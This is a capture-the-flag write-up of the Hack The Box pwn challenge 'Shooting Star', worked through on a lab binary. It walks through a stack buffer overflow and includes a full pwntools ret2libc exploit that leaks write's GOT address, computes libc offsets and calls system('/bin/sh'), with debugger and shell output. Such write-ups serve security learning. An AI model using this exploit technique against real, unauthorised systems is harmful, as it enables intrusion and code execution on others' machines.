


Shooting Star



NX is enabled but there's no PIE or Canary:

```
(env) flerb@ubuntu:~/HTB/ShootingStar$ file shooting_star
shooting_star: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=78179254768c1362423b4d4b124ff480b059febe, for GNU/Linux 3.2.0, not stripped
(env) flerb@ubuntu:~/HTB/ShootingStar$ checksec shooting_star
[*] '/home/flerb/HTB/ShootingStar/shooting_star'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
(env) flerb@ubuntu:~/HTB/ShootingStar$ ldd shooting_star
linux-vdso.so.1 (0x00007ffe0c3dd000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f9111511000)
/lib64/ld-linux-x86-64.so.2 (0x00007f911171d000)
(env) flerb@ubuntu:~/HTB/ShootingStar$
```

The program itself is pretty simple:

```
(env) flerb@ubuntu:~/HTB/ShootingStar$ ./shooting_star
A shooting star!!
1. Make a wish!
2. Stare at the stars.
3. Learn about the stars.
> 1
>> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

May your wish come true!
Segmentation fault (core dumped)
(env) flerb@ubuntu:~/HTB/ShootingStar$ ./shooting_star
A shooting star!!
1. Make a wish!
2. Stare at the stars.
3. Learn about the stars.
> 2
Isn't the sky amazing?!
(env) flerb@ubuntu:~/HTB/ShootingStar$ ./shooting_star
A shooting star!!
1. Make a wish!
2. Stare at the stars.
3. Learn about the stars.
> 3
A star is an astronomical object consisting of a luminous spheroid of plasma held together by its own gravity. The nearest star to Earth is the Sun. Many other stars are visible to the naked eye from Earth during the night, appearing as a multitude of fixed luminous points in the sky due to their immense distance from Earth. Historically, the most prominent stars were grouped into constellations and asterisms, the brightest of which gained proper names. Astronomers have assembled star catalogues that identify the known stars and provide standardized stellar designations.
(env) flerb@ubuntu:~/HTB/ShootingStar$
```

The function of interest is the star function which takes in 0x200 bytes into a 64-byte buffer, it seems like a rop chain is probably the best solution.

```
Decompile: star - (shooting_star)

1 void star(void)
2 {
3
4   char local_4a [2];
5   undefined local_48 [64];
6
7   read(0,local_4a,2);
8   if (local_4a[0] == '1') {
9     write(1,&DAT_00402008,3);
10    read(0,local_48,0x200);
11    write(1,"\nMay your wish come true!\n",0x1a);
12  }
13  else {
14    if (local_4a[0] == '2') {
15      write(1,"Isn't the sky amazing?!\n",0x18);
16    }
17    else {
18      if (local_4a[0] == '3') {
19        write(1,
20          "A star is an astronomical object consisting of a luminous spheroid of plasma held tog
21          ether by its own gravity. The nearest star to Earth is the Sun. Many other stars are v
22          isible to the naked eye from Earth during the night, appearing as a multitude of fixed
23          luminous points in the sky due to their immense distance from Earth. Historically, th
24          e most prominent stars were grouped into constellations and asterisms, the brightest o
25          f which gained proper names. Astronomers have assembled star catalogues that identify
26          the known stars and provide standardized stellar designations.\n"
27          ,0x242);
28      }
29    }
30  }
31  return;
32 }
```

```
pwndbg> cyclic 100
aaaabaaacaaadaaaefaaagaaahaaiaaaajaaakaaalaaamaanaaaooapaaqaaaraasaaataaaavaaaawaaaxaaayaaa
pwndbg> run
```

```
Starting program: /home/flerb/HTB/ShootingStar/shooting_star
A shooting star!!
1. Make a wish!
2. Stare at the stars.
3. Learn about the stars.
> 1
>> aaaabaaacaaadaaaefaaagaaahaaiaaaajaaakaaalaaamaanaaaooapaaqaaaraasaaataaaavaaaawaaaxaaayaaa

May your wish come true!
```

```

R9 0x7ffff7fe0d50 ← endbr64
R10 0x7ffff7fef130 ← pxor xmm0, xmm0
R11 0x246
R12 0x401060 ( _start) ← xor ebp, ebp
R13 0x7fffffffdf0 ← 0x1
R14 0x0
R15 0x0
RBP 0x6161617261616171 ('qaaaraaa')
RSP 0x7fffffffdef8 ← 0x6161617461616173 ('saaataaa')
RIP 0x4011ec (star+170) ← ret
[ DISASM ]
> 0x4011ec <star+170> ret <0x6161617461616173>

```

```

(env) flerb@ubuntu:~/HTB/ShootingStar$ expr length aaaabaaacaadaaaaaaafaagaaahaaiaaajaakaaalaaamaaaaaaapaaqaaaraaa
72

```

We need 72 characters of buffer to get to the overwritten return address.

The global offset table only has write, read and setvbuf:

| | | | | | |
|---|-------------------------------|----------------------|--------------------------|----------|--|
| <pre> // .got.plt // SHT_PROGBITS [0x404000 - 0x40402f] // ram:00404000-ram:0040402f // __DT_PLTGOT __GLOBAL_OFFSET_TABLE__ addr __DYNAMIC </pre> | | | | XREF[2]: | 00403ef8(*), _elfSectionHeaders::00000590(*) = |
| 00404000 | 20 3e 40 00 00 00 00 00 | | | | |
| | | PTR_00404008 | addr 00000000 | XREF[1]: | FUN_00401020:00401020(R) |
| 00404008 | 00 00 00 00 00 00 00 00 | | | | |
| | | PTR_00404010 | addr 00000000 | XREF[1]: | FUN_00401020:00401026 |
| 00404010 | 00 00 00 00 00 00 00 00 | | | | |
| | | PTR_write_00404018 | addr <EXTERNAL>::write | XREF[1]: | write:00401030 = ?? |
| 00404018 | 00 50 40 00 00 00 00 00 | | | | |
| | | PTR_read_00404020 | addr <EXTERNAL>::read | XREF[1]: | read:00401040 = ?? |
| 00404020 | 08 50 40 00 00 00 00 00 | | | | |
| | | PTR_setvbuf_00404028 | addr <EXTERNAL>::setvbuf | XREF[1]: | setvbuf:00401050 = ?? |
| 00404028 | 20 50 40 00 00 00 00 00 | | | | |

```
from pwn import *
from colorama import Fore
from colorama import Style

# pwnshop exploit

def main():
    context.log_level = 'DEBUG'
    context(os='linux', arch='amd64')
    io = process('./shooting_star')
    #io = remote('46.101.23.188', 30459)

    # STEP 0
    # Hijack Return
    got_write = p64(0x404018)
    got_read = p64(0x404020)
    plt_write = p64(0x401030)
    plt_read = p64(0x401020)
    main = p64(0x401230)
    leak_padding = b'l' * 72
    payload = leak_padding + main
    io.sendlineafter('> ', b'l')
    io.sendlineafter('>> ', payload)

    io.interactive()
```

```

terh@ubuntu:~/HTB/ShootingStars$ ./solve_local.py
[*] Starting local process './shooting_star' argv=[b'./shooting_star'] : pid 15793
[DEBUG] Received 0x5b bytes:
[DEBUG] Received 0x5b bytes:
terh@ubuntu:~/HTB/ShootingStars$
00000020 20 77 69 73 68 21 0a 32 2e 20 53 74 61 72 65 20 |wis|h!~2|.St|are|
00000030 61 74 20 74 68 65 20 73 74 61 72 73 2e 0a 33 2e |at t he s tars|.3|
00000040 20 4c 65 61 72 6e 20 61 62 6f 75 74 20 74 68 65 |Lea rn a bout the|
00000050 20 73 74 61 72 73 2e 0a 3e 20 00 |sta rs. > -|
0000005b
[DEBUG] Sent 0x2 bytes:
b'1\n'
[DEBUG] Received 0x3 bytes:
b'>'
[DEBUG] Sent 0x51 bytes:
00000000 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 |1111|1111|1111|1111|
00000040 31 31 31 31 31 31 31 31 31 31 30 12 40 00 00 00 00 00 |1111|1111|0.@|....|
00000050 0a |.|
00000051
[*] Switching to interactive mode
[DEBUG] Received 0x75 bytes:
00000000 0a 4d 4d 61 79 20 79 6f 75 72 20 77 69 73 68 20 63 |May|you|r wi sh c|
00000010 6f 6d 65 20 74 72 75 65 21 0a 10 0f 8c a0 20 41 |ome true|... .. A|
00000020 20 73 68 6f 6f 74 69 6e 67 20 73 74 61 72 21 21 |sho otin g st ar!!|
00000030 0a 31 2e 20 4d 61 6b 65 20 61 20 77 69 73 68 21 |1. Make a wish!|
00000040 0a 32 2e 20 53 74 61 72 65 20 61 74 20 74 68 65 |2. Stare at the|
00000050 20 73 74 61 72 73 2e 0a 33 2e 20 4c 65 61 72 6e |sta rs. 3. L earn|
00000060 20 61 62 6f 75 74 20 74 68 65 20 73 74 61 72 73 |abo ut t he s tars|
00000070 2e 0a 3e 20 00 |.-> |.|
00000075

May your wish come true!
> A shooting star!!
1. Make a wish!
2. Stare at the stars.
3. Learn about the stars.
> \x00$ 3
[DEBUG] Sent 0x2 bytes:
b'3\n'
[DEBUG] Received 0x242 bytes:
b'A star is an astronomical object consisting of a luminous spheroid of plasma held together by its own gravity. The nearest star to Earth is the Sun. Many other stars are visible to the naked eye from Earth during the night, appearing as a multitude of fixed luminous points in the sky due to their immense distance from Earth. Historically, the most prominent stars were grouped into constellations and asterisms, the brightest of which gained proper names. Astronomers have assembled star catalogues that identify the known stars and provide standardized stellar designations.\n'
Error in atexit._run_exitfuncs: consisting of a luminous spheroid of plasma held together by its own gravity. The nearest star to Earth is the Sun. Many other stars are visible to the naked eye from Earth during the night, appearing as a multitude of fixed luminous points in the sky due to their immense distance from Earth. Historically, the most prominent stars were grouped into constellations and asterisms, the brightest of which gained proper names. Astronomers have assembled star catalogues that identify the known stars and provide standardized stellar designations.
[*] Got EOF while reading in interactive
$

```

We can get the registers that have to be pre-loaded for the Write function from Ghidra:

```

*****
thunk ssize_t write(int __fd, void *__buf, size_t __n)
  Thunked-Function: <EXTERNAL>::write
  RAX:8    <RETURN>
  EDI:4    __fd
  RSI:8    __buf
  RDX:8    __n
write@GLIBC_2.2.5
<EXTERNAL>::write
XREF[2]:  write:00401030(T),
          write:00401030(c), 00404018(*)

00405000    ??    ??
00405001    ??    ??
00405002    ??    ??
00405003    ??    ??
00405004    ??    ??
00405005    ??    ??
00405006    ??    ??
00405007    ??    ??

```

RSI points to string to the start of the string that is being written

RAX contains the return value from the write

EDI is a file descriptor, 1 for stdout

RDX is the size of the string to write

For example, before the legitimate write call in the program at the start of main():

```

.text:0000000000401230
.text:0000000000401230
.text:0000000000401230 ; Attributes: bp-based frame
.text:0000000000401230 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:0000000000401230 public main
.text:0000000000401230 main proc near
.text:0000000000401230 push    rbp
.text:0000000000401231 mov     rbp, rsp
.text:0000000000401234 mov     eax, 0
.text:0000000000401239 call    setup
.text:000000000040123E mov     edx, 5Bh ; '[' ; n
.text:0000000000401243 lea     rsi, unk_402288 ; buf
.text:000000000040124A mov     edi, 1 ; fd
.text:000000000040124F call    _write
.text:0000000000401254 mov     eax, 0
.text:0000000000401259 call    star
.text:000000000040125E nop
.text:000000000040125F pop     rbp
.text:0000000000401260 retn
.text:0000000000401260 main endp
.text:0000000000401260

```

```

Hex View-1
00000000004021F0 68 69 63 68 20 67 61 69 6E 65 64 20 70 72 6F 70 high.gained.prop
0000000000402200 65 72 20 6E 61 6D 65 73 2E 20 41 73 74 72 6F 6E er.names..Astron
0000000000402210 6F 6D 65 72 73 20 68 61 76 65 20 61 73 73 65 6D omers.have.assem
0000000000402220 62 6C 65 64 20 73 74 61 72 20 63 61 74 61 6C 6F bled.star.catalo
0000000000402230 67 75 65 73 20 74 68 61 74 20 69 64 65 6E 74 69 gues.that.identi
0000000000402240 66 79 20 74 68 65 20 6B 6E 6F 77 6E 20 73 74 61 fy.the.known.sta
0000000000402250 72 73 20 61 6E 64 20 70 72 6F 76 69 64 65 20 73 rs.and.provide.s
0000000000402260 74 61 6E 64 61 72 64 69 7A 65 64 20 73 74 65 6C tandardized.stel
0000000000402270 6C 61 72 20 64 65 73 69 67 6E 61 74 69 6F 6E 73 lar.designations
0000000000402280 2E 0A 00 00 00 00 00 00 F0 9F 8C A0 20 41 20 73 .....A.s
0000000000402290 68 6F 6F 74 69 6E 67 20 73 74 61 72 21 21 0A 31 hooting.star!!1
00000000004022A0 2E 20 4D 61 6B 65 20 61 20 77 69 73 68 21 0A 32 ..Make.a.wish!2
00000000004022B0 2E 20 53 74 61 72 65 20 61 74 20 74 68 65 20 73 ..Stare.at.the.s
00000000004022C0 74 61 72 73 2E 0A 33 2E 20 4C 65 61 72 6E 20 61 tars..3..Learn.a
00000000004022D0 62 6F 75 74 20 74 68 65 20 73 74 61 72 73 2E 0A bout.the.stars..
00000000004022E0 3E 20 00 00 01 1B 03 3B 48 00 00 00 08 00 00 00 >.....;H.....
00000000004022F0 3C ED FF FF A4 00 00 00 7C ED FF FF 64 00 00 00 <.....^.....d...
0000000000402300 AC ED FF FF 90 00 00 00 5E EE FF FF CC 00 00 00 .....L.....
0000000000402310 09 EF FF FF EC 00 00 00 4C EF FF FF 0C 01 00 00 .....L.....
0000000000402320 8C EF FF FF 2C 01 00 00 EC EF FF FF 74 01 00 00 .....t...
0000000000402330 14 00 00 00 00 00 00 00 01 7A 52 00 01 78 10 01 .....zR..X..
0000000000402340 1B 0C 07 08 90 01 07 10 10 00 00 00 1C 00 00 00 .....

```

```

General registers
RAX 0000000000000000
RBX 0000000000401270 <- __libc_csu_init
RCX 00000000000000C0
RDX 000000000000005B
RSI 0000000000402288 <- .rodata:unk_402288
RDI 0000000000000001
RBP 00007FFC288B1280 <- [stack]:00007FFC288B1280
RSP 00007FFC288B1280 <- [stack]:00007FFC288B1280
RIP 000000000040124F <- main+1F
R8 0000000000000000
R9 00007EFE4F396D50 <- ld_2.31.so:_dl_rtl_d_i_serinfo+6CC0
R10 0000000000400403 <- "setvbuf"
R11 00007EFE4F200E60 <- libc_2.31.so:_IO_setvbuf
R12 0000000000401060 <- _start
R13 00007FFC288B1370 <- [stack]:00007FFC288B1370

```

ROPgadget shows that there's a pop rsi available to preload a write function and pop rdi available to send /bin/sh as an argument to system:

```

(env) flerb@ubuntu:~/HTB/ShootingStar$ ROPgadget --binary shooting_star | grep "pop rdi"
0x00000000004012cb : pop rdi ; ret
(env) flerb@ubuntu:~/HTB/ShootingStar$ ROPgadget --binary shooting_star | grep "pop rsi"
0x00000000004012c9 : pop rsi ; pop r15 ; ret

```

Checking the register values at the return from star() for if the registers will work for returning to a write function:

| Register | Value | Comment |
|----------|-------------------|--------------------------------|
| RAX | 000000000000001A | |
| RBX | 00000000000401270 | __libc_csu_init |
| RCX | 00007F62671851E7 | libc_2.31.so: __write+17 |
| RDX | 000000000000001A | |
| RSI | 0000000000040200C | "\nMay your wish come true!\n" |
| RDI | 0000000000000001 | |
| RBP | 00007FFD74D05940 | [stack]: 00007FFD74D05940 |
| RSP | 00007FFD74D05938 | [stack]: 00007FFD74D05938 |
| RIP | 000000000004011EC | star+AA |
| R8 | 0000000000000000 | |
| R9 | 00007F6267291D50 | ld_2.31.so: _dl_rtld_di_serinf |
| R10 | 00007F62672A0130 | ld_2.31.so: __get_cpu_features |
| R11 | 00000000000000246 | |
| R12 | 00000000000401060 | _start |
| R13 | 00007FFD74D05A30 | [stack]: 00007FFD74D05A30 |
| R14 | 0000000000000000 | |
| R15 | 0000000000000000 | |
| EFL | 00000203 | |

RSI points to string to the start of the string that is being written, we can pop a value here
 RAX contains the return value from the write
 EDI is a file descriptor, 1 for stdout, RDI is already set to stdout
 RDX is the size of the string to write, RDX says 26 bytes will be written

So it looks like all the registers besides rsi are loaded alright for the write to work if we pop the got_write into rsi to leak the address of the write function.

padding + pop rsi + got_write + pop r15, junk_value + plt_write + main()

```

May your wish come true!
★ A shooting star!!
1. Make a wish!
2. Stare at the stars.
3. Learn about the stars.
> \x00$

```

The function actually returns from star with the value at offset 72 and then immediately returns again in the main program from offset 64, so even 72 'A's causes a segfault at the second return.
 For this I used the nice pwntools template and followed with:
<https://www.youtube.com/watch?v=Bvd9xnBoWaA>

The bulk of the pwntools template is as follows:

```
def start(argv=[], *a, **kw):
    if args.GDB: # Set GDBScript below
        return gdb.debug([exe] + argv, gdbscript=gdbscript, *a, **kw)
    elif args.REMOTE: # ('server', 'port')
        return remote(sys.argv[1], sys.argv[2], *a, **kw)
    else: # Run locally
        return process([exe] + argv, *a, **kw)

def find_ip(payload):
    # Launch process and send payload
    p = process(exe)
    p.sendlineafter('>', '1')
    p.sendlineafter('>>', payload)
    # Wait for the process to crash
    p.wait()
    # Print out the address of EIP/RIP at the time of crashing
    # ip_offset = cyclic.find(p.corefile.pc) # x86
    ip_offset = cyclic_find(p.corefile.read(p.corefile.sp, 4))

    info('located EIP/RIP offset at {a}'.format(a=ip_offset))
    return ip_offset

# Specify your GDB script here for debugging
gdbscript = '''
init-pwndbg
b main
continue
'''

# Set up pwntools for correct architecture
exe = './shooting_star'
# This will automatically get context arch, bits, os etc.
elf = context.binary = ELF(exe, checksec=False)
# Enable verbose logging so we can see exactly what is being sent (info/debug)
context.log_level = 'debug'
```

Using this beautiful exquisite pwntools template we can add breakpoints and run the program with ./star.py GDB to automatically connect GDB to it.

```
# Specify your GDB script here for debugging
gdbscript = '''
init-pwndbg
b main
continue
'''
```

The current exploit finds the offset using the find_ip function above:


```

# =====
#           EXPLOIT GOES HERE
# =====

#Pass in pattern size, get back EIP/RIP offset
offset = find_ip(cyclic(1000))

# # Start program
io = start()

pop_rdi = 0x4012cb
pop_rsi_r15 = 0x4012c9 #actually pops rsi; pop rdi, ret
info("%#x pop_rdi", pop_rdi)
info("%#x pop_rsi_r15", pop_rsi_r15)

#pprint("elf.symbols.write: " + hex(elf.symbols.write))
#pprint("elf.symbols.plt.write: " + hex(elf.symbols.plt.write))
#pprint("elf.symbols.got.write: " + hex(elf.symbols.got.write))

# # Build the payload
payload = flat(
    {offset: [
        pop_rsi_r15,
        elf.got.write,
        0x0,
        elf.plt.write,
        elf.symbols.main
    ]}
)

io.sendlineafter('>', 'l')
io.sendlineafter('>>', payload)
io.recvuntil('May your wish come true!\n')

leaked_addr = io.recv()
got_write = unpack(leaked_addr[:6].ljust(8, b"\x00"))
info("%#x leaked_got_write", got_write)

io.interactive()

```

Can run the file with ./star.py GDB and confirm that the leaked address for got_write is correct
In GDB:

```

pwndbg> got

GOT protection: Partial RELRO | GOT functions: 3

[0x404018] write@GLIBC_2.2.5 -> 0x7f0cd88ee1d0 (write) ← endbr64
[0x404020] read@GLIBC_2.2.5 -> 0x7f0cd88ee130 (read) ← endbr64
[0x404028] setvbuf@GLIBC_2.2.5 -> 0x7f0cd8864e60 (setvbuf) ← endbr64
pwndbg>

```

Leaked from the program, the leaked address looks correct:

```
00000001
[*] 0x7f0cd88ee1d0 leaked_got_write
[*] Switching to interactive mode
$
```

From ldd we can get the locally-used library and from there find the offset to system, write and /bin/sh.

```
flerb@ubuntu:~/HTB/ShootingStar$ ldd shooting_star
linux-vdso.so.1 (0x00007fffd67a6000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f87bfcf3000)
/lib64/ld-linux-x86-64.so.2 (0x00007f87bfeff000)
flerb@ubuntu:~/HTB/ShootingStar$ readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep " write@"
2278: 000000000001111d0 153 FUNC WEAK DEFAULT 16 write@@GLIBC_2.2.5
flerb@ubuntu:~/HTB/ShootingStar$ readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep " system@"
1427: 00000000000055410 45 FUNC WEAK DEFAULT 16 system@@GLIBC_2.2.5
flerb@ubuntu:~/HTB/ShootingStar$ strings -t x /lib/x86_64-linux-gnu/libc.so.6 | grep "/bin/sh"
1b75aa /bin/sh
```

Add offsets to exploit and print them out to ensure everything is working properly:

```
offset = find_ip(cyclic(1000))

# # Start program
io = start()

pop_rdi = 0x4012cb
pop_rsi_r15 = 0x4012c9 #actually pops rsi; pop rdi, ret
write_offset = 0x1111d0
system_offset = 0x55410
bin_sh_offset = 0x1b75aa
info("%#x pop_rdi", pop_rdi)
info("%#x pop_rsi_r15", pop_rsi_r15)

#pprint("elf.symbols.write: " + hex(elf.symbols.write))
#pprint("elf.symbols.plt.write: " + hex(elf.symbols.plt.write))
#pprint("elf.symbols.got.write: " + hex(elf.symbols.got.write))

# # Build the payload
payload = flat(
    {offset: [
        pop_rsi_r15,
        elf.got.write,
        0x0,
        elf.plt.write,
        elf.symbols.main
    ]}
)

io.sendlineafter('>', '1')
io.sendlineafter('>>', payload)
io.recvuntil('May your wish come true!\n')

leaked_addr = io.recv()
got_write = unpack(leaked_addr[6].ljust(8, b"\x00"))
info("%#x leaked_got_write", got_write)

libc_base = got_write - write_offset
system_address = libc_base + system_offset
bin_sh = libc_base + bin_sh_offset

info("%#x libc_base", libc_base)
info("%#x system_address", system_address)
info("%#x bin_sh", bin_sh)

io.interactive()
```

```
07:0038| 0x7ffd5beff628 -> 0x401060 (_start) <- xor    ebp, ebp
[ BACKTRACE ]
f 0 0x7f51d88aa142 read+18
f 1 0x401160 star+30
f 2 0x40125e main+46
f 3 0x10000000a
f 4 0x401230 main
f 5 0x401270 __libc_csu_init
f 6 0xf3bf6ea34e5017c9
f 7 0x401060 _start

pwndbg> got

GOT protection: Partial RELRO | GOT functions: 3

[0x404018] write@GLIBC_2.2.5 -> 0x7f51d88aa1d0 (write) <- endbr64
[0x404020] read@GLIBC_2.2.5 -> 0x7f51d88aa130 (read) <- endbr64
[0x404028] setvbuf@GLIBC_2.2.5 -> 0x7f51d8820e60 (setvbuf) <- endbr64
pwndbg> search -s "/bin/sh"
libc-2.31.so 0x7f51d89505aa 0x68732f6e69622f /* '/bin/sh' */
pwndbg> x/s 0x7f51d89505aa
0x7f51d89505aa: "/bin/sh"
pwndbg>
```

```
00000020 69 61 61 61 6a 61 61 61
00000030 6d 61 61 61 6e 61 61 61
00000040 71 61 61 61 72 61 61 61
00000050 18 40 40 00 00 00 00 00
00000060 30 10 40 00 00 00 00 00
00000070 0a
00000071
./star.py:107: BytesWarning: Text is not
io.recvuntil('May your wish come true')
[DEBUG] Received 0x8f bytes:
00000000 0a 4d 61 79 20 79 6f 75
00000010 6f 6d 65 20 74 72 75 65
00000020 00 00 30 a1 8a d8 51 7f
00000030 00 00 00 00 f0 9f 8c a0
00000040 69 6e 67 20 73 74 61 72
00000050 6b 65 20 61 20 77 69 73
00000060 61 72 65 20 61 74 20 74
00000070 2e 0a 33 2e 20 4c 65 61
00000080 20 74 68 65 20 73 74 61
0000008f
[*] 0x7f51d88aa1d0 leaked_got_write
[*] 0x7f51d8799000 libc_base
[*] 0x7f51d87ee410 system_address
[*] 0x7f51d89505aa bin_sh
[*] Switching to interactive mode
$
```

```
pwndbg> disassemble 0x7f51d87ee410
Dump of assembler code for function __libc_system:
0x00007f51d87ee410 <+0>:    endbr64
0x00007f51d87ee414 <+4>:    test   rdi,rdi
0x00007f51d87ee417 <+7>:    je     0x7f51d87ee420 <__libc_system+16>
0x00007f51d87ee419 <+9>:    jmp    0x7f51d87ede50 <do_system>
0x00007f51d87ee41e <+14>:   xchg   ax,ax
0x00007f51d87ee420 <+16>:   sub    rsp,0x8
0x00007f51d87ee424 <+20>:   lea    rdi,[rip+0x162187]    # 0x7f51d89505b
2
0x00007f51d87ee42b <+27>:   call   0x7f51d87ede50 <do_system>
0x00007f51d87ee430 <+32>:   test   eax,eax
0x00007f51d87ee432 <+34>:   sete   al
0x00007f51d87ee435 <+37>:   add    rsp,0x8
0x00007f51d87ee439 <+41>:   movzx  eax,al
0x00007f51d87ee43c <+44>:   ret
End of assembler dump.
pwndbg>
```

```
io.recvuntil('May your wish come true')
[DEBUG] Received 0x8f bytes:
00000000 0a 4d 61 79 20 79 6f 75
00000010 6f 6d 65 20 74 72 75 65
00000020 00 00 30 a1 8a d8 51 7f
00000030 00 00 00 00 f0 9f 8c a0
00000040 69 6e 67 20 73 74 61 72
00000050 6b 65 20 61 20 77 69 73
00000060 61 72 65 20 61 74 20 74
00000070 2e 0a 33 2e 20 4c 65 61
00000080 20 74 68 65 20 73 74 61
0000008f
[*] 0x7f51d88aa1d0 leaked_got_write
[*] 0x7f51d8799000 libc_base
[*] 0x7f51d87ee410 system_address
[*] 0x7f51d89505aa bin_sh
[*] Switching to interactive mode
$
```

Modify the script and add the second payload to pop a shell

The second sendlineafter has to be changed to sendline because the earlier io.recv() captures the > that would prompt us to enter the '1'.

```

# # Build the payload
payload = flat(
    {offset: [
        pop_rsi_r15,
        elf.got.write,
        0x0,
        elf.plt.write,
        elf.symbols.main
    ]}
)

io.sendlineafter('>', '1')
io.sendlineafter('>>', payload)
io.recvuntil('May your wish come true!\n')

leaked_addr = io.recv()
got_write = unpack(leaked_addr[:6].ljust(8, b"\x00"))
info("%#x leaked_got_write", got_write)

libc_base = got_write - write_offset
system_addr = libc_base + system_offset
bin_sh = libc_base + bin_sh_offset

info("%#x libc base", libc_base)
info("%#x system_addr", system_addr)
info("%#x bin_sh", bin_sh)

payload = flat(
    {offset: [
        pop_rdi,
        bin_sh,
        system_addr
    ]}
)

io.sendline('1')
io.sendlineafter('>>', payload)
io.recvuntil('May your wish come true!\n')

io.interactive()

```

The script works locally:

```

[*] Switching to interactive mode
$ id
[DEBUG] Sent 0x3 bytes:
b'id\n'
[DEBUG] Received 0x87 bytes:
b'uid=1000(flerb) gid=1000(flerb) groups=1000(flerb),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),121(lpadmin),131(lxd),132(sambashare)\n'
uid=1000(flerb) gid=1000(flerb) groups=1000(flerb),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),121(lpadmin),131(lxd),132(sambashare)

```

```
flerb@ubuntu:~/HTB/ShootingStar$ ./star.py REMOTE 165.227.224.109 31142
```

Leaked write got address:

```
[*] 0x7f9bbb440210 leaked_got_write
```

From the last 3 hex digits of the leaked write got address we can find the LibC version being used, libc-2.29-mga7.x86_64_2 and find the offsets to system, bin/sh and write:

https://libc.blukat.me/?q=write%3A210&l=libc6_2.27-3ubuntu1.4_amd64

started securityblue.team Hack The Box

libc database search

[View source here](#)
Powered by libc-database

Query [show all libs / start over](#)

write 210

[+](#) [Find](#)

Matches

- libc-2.20-26.mga5.i586_2
- libc-2.20-27.mga5.i586_2
- libc-2.29-20.mga7.x86_64_2
- libc6-i386_2.30-0ubuntu2_amd64
- libc6-x32_2.17-0ubuntu5_amd64
- libc6-x32_2.17-0ubuntu5_i386
- libc6_2.26-0ubuntu2.1_i386
- libc6_2.27-3ubuntu1.4_amd64**

libc6_2.27-3ubuntu1.4_amd64 [Download](#)

| Symbol | Offset | Difference |
|---|----------|------------|
| <input checked="" type="radio"/> system | 0x04f550 | 0x0 |
| <input type="radio"/> open | 0x10fd10 | 0xc07c0 |
| <input type="radio"/> read | 0x110140 | 0xc0bf0 |
| <input type="radio"/> write | 0x110210 | 0xc0cc0 |
| <input type="radio"/> str_bin_sh | 0x1b3e1a | 0x1648ca |

[All symbols](#)

And after putting the new offsets into the script it works remotely as well

1001
000
1001

Shooting star has been Pwned!

Congratulations 🎉 flerb, best of luck in capturing flags ahead!

| | | |
|----------------|-------------|-----------------|
| #81 | 15 Oct 2021 | RETIRED |
| CHALLENGE RANK | PWN DATE | CHALLENGE STATE |

[OK](#) [SHARE](#)